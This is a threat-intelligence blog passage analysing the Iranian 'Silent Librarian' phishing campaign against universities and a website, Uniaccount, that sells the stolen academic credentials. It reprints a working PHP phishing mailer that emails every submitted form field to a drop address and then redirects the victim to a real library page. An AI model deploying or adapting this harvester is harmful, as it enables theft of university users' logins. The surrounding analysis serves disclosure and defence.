
```
<?php
//--------------------------Set these paramaters--------------------------

// Subject of email sent to you.
$subject = '[redacted]edu';

// Your email address. This is where the form information will be sent.
$emailadd = '[redacted]@vatanmail.ir';

// Where to redirect after form is processed.
$url = 'http://guides.library.[redacted].edu/az.php?a=a';

// Makes all fields required. If set to '1' no field can not be empty. If set to '0' any
or all fields can be empty.
$req = '0';

// --------------------------Do not edit below this line--------------------------
$text = "\n\n";
$space = ' ';
$line = '
';
foreach ($_POST as $key => $value)
{
if ($req == '1')
{
if ($value == '')
{echo "$key is empty";die;}
}
$j = strlen($key);
if ($j >= 20)
{echo "Name of form element $key cannot be longer than 20 characters";die;}
$j = 20 - $j;
for ($i = 1; $i <= $j; $i++)
{$space .= ' ';}
$value = str_replace('\n', "$line", $value);
$conc = "{$key}:$space{$value}$line";
$text .= $conc;
$space = ' ';
}
mail($emailadd, $subject, $text, 'From: '.$emailadd.'');
echo '<META HTTP-EQUIV=Refresh CONTENT="0; URL='.$url.'">';
?>
```

*Silent Librarian PHP mailer referencing a Vatanmail drop email account.*

## What Happens to the Stolen Credentials?

As outlined in Friday's indictment, in addition to being passed to the IRGC, some of the stolen credentials were also sold on two Iranian websites, Megapaper[.]ir and Gigapaper[.]ir. Similarly, the credentials stolen in the Silent Librarian phishing attacks we  identified were sold on an Iranian website; however, it is not one of the sites specified in the indictment.


Using a combination of technical and open source research, we identified another website, Uniaccount[.]ir, that was used to sell the credentials compromised in the Silent Librarian phishing attacks. The Uniaccount website is likely run by Mostafa Sadeghi, who was named in the recent indictment as a "prolific Iran-based computer hacker who was an affiliate of the Mabna Institute."



براي كاملتر ديدن سايت بهتر است از مرورگر فاير فاكس و كروم استفاده كنيد.

*Uniaccount home page.*

On the Uniaccount website, credentials are offered for dozens of universities around the world. Visitors are asked to send an email to a specified Gmail address to request the price of a password for a specific university. Notably, the website also mentions that all accounts that are purchased have a one-month warranty, so if the account is cut off during that period, the purchaser will be given a new account to use.



UNIVERSITY OF [redacted]

University of [redacted]

برای مشاهده لیست پایگاه های علمی تحت پوشش و کسب اطلاعات بیشتر به ادامه مطلب بروید

برای مشاهده لیست پایگاه های علمی تحت پوشش این دانشگاه کلیک کنید.

برای اطلاع از قیمت دقیق پسورد یک ایمیل تحت عنوان " قیمت پسورد .......... " به

ایمیل [redacted]@gmail.com ارسال نمایید.


در ضمن کلیه پسوردهای این سایت با **ضمانت یک ماهه و چند ماهه** ارائه می شوند، یعنی اگر در طول دوره ضمانت پسورد قطع شود، پسورد جایگزین ارسال می شود.

اما اگر شما به نکاتی که ما همراه پسورد ارسال می کنیم توجه نمایید، تا چندین ماه می توانید از پسوردها استفاده نمایید.

For the exact price of a password, send an email titled "Password Price…." to email [redacted]@gmail.com

All passwords on this site have a one-month warranty, that is, if the password is interrupted during the warranty period, a new password will be sent.

In addition to buying an account for a specific university, a visitor on Uniaccount can also simply purchase research journal articles individually. The cost of a single article on Uniaccount is 2,000 Tomans, or approximately 60 U.S. cents. Ebooks and standards documents are also advertised for sale on the site.



با ارسال مشخصات مقاله خود به ایمیل ما  در کمتر از یک ساعت مقاله خود را دریافت کنید.

هزینه هر مقاله 2000 تومان می باشد.

لطفا مقالات خود را با مشخصات زیر به ایمیل
[redacted]@gmail.com ارسال نمایید.

عنوان مقاله:

لینک دانلود مقاله:

پس از واریز وجه (پرداخت آنلاین کلیک کنید)، مشخصات پرداخت را برای ما ایمیل نمایید تا ما  پس از چک کردن مشخصات واریزی، متن کامل مقاله را در اسرع وقت برای شما ارسال کنیم.

Send your article specification to our email in less than one hour to get your article.

The cost of each article is 2000 Toman.

Please send your articles by email to [redacted]@gmail.com.

Title:
Download link:

After depositing (click on pay online), send us the payment details, so we will send you the full text of the article as soon as possible after checking the payment details.

PhishLabs continues to collaborate with universities, law enforcement, and ISAC partners as we discover more information about this group.

{{cta('f8eb51c1-9d02-44f3-9779-6d6b6fb519cf','justifycenter')}}

Additional Resources: